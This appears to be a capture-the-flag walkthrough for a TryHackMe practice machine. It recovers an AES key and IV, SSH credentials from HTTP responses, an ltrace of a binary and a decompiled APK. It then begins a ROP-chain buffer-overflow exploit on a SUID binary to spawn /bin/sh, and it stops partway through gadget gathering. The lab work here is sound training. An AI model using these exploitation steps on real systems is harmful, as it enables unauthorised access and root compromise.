
So, we got some secret key.
SecretKeySpec for the apk: hconkwithyhackme
Find the IV derived from iv.png using cicada 3301 runes decryption
We got iv.png, and also that “famous group 3301” can help us to solve this, and get our secret IV.

It looks like some runes, I googled this with famous group 3301. I found this is some famous group called Cicada 3301 which published super hard challenges online, during 2012-2014.
I found this website the explains about this challenge, https://uncovering-cicada.fandom.com/wiki/How_the_solved_pages_of_the_Liber_Primus_were_solved. This table we given on the website.

and in text format: | Rune | Letter | Decimal Value | Prime Value | |——|——–|—————|————-| | ᚠ | F | 0 | 2 | | ᚢ | V (U) | 1 | 3 | | ᚦ | TH | 2 | 5 | | ᚩ | O | 3 | 7 | | ᚱ | R | 4 | 11 | | ᚳ | C (K) | 5 | 13 | | ᚷ | G | 6 | 17 | | ᚹ | W | 7 | 19 | | ᚻ | H | 8 | 23 | | ᚾ | N | 9 | 29 | | ᛁ | I | 10 | 31 | | ᛄ | J | 11 | 37 | | ᛇ | EO | 12 | 41 | | ᛈ | P | 13 | 43 | | ᛉ | X | 14 | 47 | | ᛋ | S (Z) | 15 | 53 | | ᛏ | T | 16 | 59 | | ᛒ | B | 17 | 61 | | ᛖ | E | 18 | 67 | | ᛗ | M | 19 | 71 | | ᛚ | L | 20 | 73 | | ᛝ | NG (ING) | 21 | 79 | | ᛟ | OE | 22 | 83 | | ᛞ | D | 23 | 89 | | ᚪ | A | 24 | 97 | | ᚫ | AE | 25 | 101 | | ᚣ | Y | 26 | 103 | | ᛡ | IA (IO) | 27 | 107 | | ᛠ | EA | 28 | 109 |
Now, we can try to decode
THEIVFORINGEOAEY
Find first part of ssh password, located at /hide-folders/1
When we visit /hide-folders which was found using ffuf, we can see 2 folders:

The first folder gives us method not allowed:

It looks very uncommon this error message, so I tried to check with http methods are allowed using OPTIONS:

We got the first part of the ssh password:
hax0r :3 you win firts part of the ssh password
Gf7MRr55
Find second part of ssh password inside hola, located at /hide-folders/2/hola
Let’s continue to /2. We can see the file hola:

I downloaded this file, it seems to be some executable file:
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF]
└─$ ls -la hola
-rwxrwxr-x 1 agonen agonen 8824 Jan  7 14:56 hola


I tried my luck, but it didn’t work. Then, I used ltrace and found the username and password:
username is stuxnet:

The password is n$@#PDuliL
Now, I tried to execute hola again:
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF]
└─$ ./hola
Enter your username:
stuxnet
Enter your password:
n$@#PDuliL

Welcome, Login Success! this is a second part of ssh password
Alright, we seems to have the ssh password. Now, we need to find the username.
Decrypt encrypted aes message to find ssh username and login via ssh
Let’s move on to /admin.

Let’s download this apk file. Using the tool apktool we can extract this apk file:
apktool d app-release.apk

We got a lot of smali code, which is like assembly just for android.
 I want to decompile it into java, let’s use this repo https://github.com/AlexeySoshin/smali2java
git clone https://github.com/AlexeySoshin/smali2java.git
cd smali2java
go build
and now, we can use it to decompile:
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF/smali2java]
└─$ ./smali2java -path_to_smali=../app-release/smali/
After decompling, I found inside smali/com/example/a11x256/frida_test/my_activity.java something to do with AES.
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF/app-release]
└─$ grep -rain 'AES'
smali/com/example/a11x256/frida_test/my_activity.java:34:                        final String v6 = "AES/CBC/PKCS5PADDING"; // const-string v6, "AES/CBC/PKCS5PADDING"
smali/com/example/a11x256/frida_test/my_activity.java:42:                        final String v9 = "AES"; // const-string v9, "AES"
smali/com/example/a11x256/frida_test/my_activity.java:131:final String v5 = "AES/CBC/PKCS5PADDING"; // const-string v5, "AES/CBC/PKCS5PADDING"
smali/com/example/a11x256/frida_test/my_activity.java:139:final String v8 = "AES"; // const-string v8, "AES"
smali/com/example/a11x256/frida_test/my_activity.smali:56:    const-string v6, "AES/CBC/PKCS5PADDING"
smali/com/example/a11x256/frida_test/my_activity.smali:74:    const-string v9, "AES"
smali/com/example/a11x256/frida_test/my_activity.smali:211:    const-string v5, "AES/CBC/PKCS5PADDING"
smali/com/example/a11x256/frida_test/my_activity.smali:229:    const-string v8, "AES"
Okay, all what is want to say to us is that on port 8080 we get some encrypted message:
RwO9+7tuGJ3nc1cIhN4E31WV/qeYGLURrcS7K+Af85w=

Remember we already found secret key hconkwithyhackme and IV THEIVFORINGEOAEY, let’s try to decrypt it using https://www.devglan.com/online-tools/aes-encryption-decryption

we got this message.
user ssh <3 thedarktangent
Remember, we already found the ssh password, now we got the credentials for ssh login
thedarktangent:Gf7MRr55n$@#PDuliL
we can login via ssh:
ssh thedarktangent@hc0nChristmasCTF.thm # Gf7MRr55n$@#PDuliL

and grab the user flag:
thedarktangent@ubuntu:~$ cat user.txt
thm{hc0n_christmas_2019!!!}

Informacion:

Parte del usuario creado por César Calderón aka @_stuxnet
Si me ves por la h-c0n nos bebemos una birra <3
Privilege Escalation to Root using ROP Chain on hc0n which has SUID bit
I can see on the home page the file hcOn, which has SUID bit and is executbale:

I downloaded the file and analyze it with checksec:
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF]
└─$ checksec --file hc0n
[*] '/home/agonen/thm/Hc0nChristmasCTF/hc0n'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
We can see it has no PIE or canary, but NX is turned on, which means stack isn’t executbale.
Using https://dogbolt.org/?id=539b522c-4427-48f5-834a-ebd0afa1aa23#BinaryNinja=186 I decompiled the file, we can see that it’s vulnerbale to buffer overflow:

It crash after 56 bytes, let’s start built our ROP chain.

I want to execute execve('/bin/sh', 0, 0).
Taken from here https://docs.xanhacks.xyz/pwn/buffer-overflow/20-rop-x64-execve-syscall/.
rax = 0x3b      ; 'execve' syscall id, 0x3b = 59
rdi = /bin/sh   ; Pointer to "/bin/sh" string in memory.
rsi = 0         ; No argument
rdx = 0         ; No argument

Then, execute syscall.
Let’s start, first, we need to find syscall:
ROPgadget --binary ./hc0n --only "syscall"
we got the address 0x00000000004005fa.

Now, we need to find the string /bin/sh:
ROPgadget --binary ./hc0n --string "/bin/sh"
we got the address 0x00000000004006f8.

Now, we need pop rax:
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF]
└─$ ROPgadget --binary ./hc0n --only "pop|ret" | grep 'pop rax'
0x000000000040061f : pop rax ; ret
Then, pop rdi:
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF]
└─$ ROPgadget --binary ./hc0n --only "pop|ret" | grep 'pop rdi'
0x0000000000400604 : pop rdi ; ret
Then, pop rsi:
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF]
└─$ ROPgadget --binary ./hc0n --only "pop|ret" | grep 'pop rsi'
0x000000000040060d : pop rsi ; ret
Then, pop rdx:
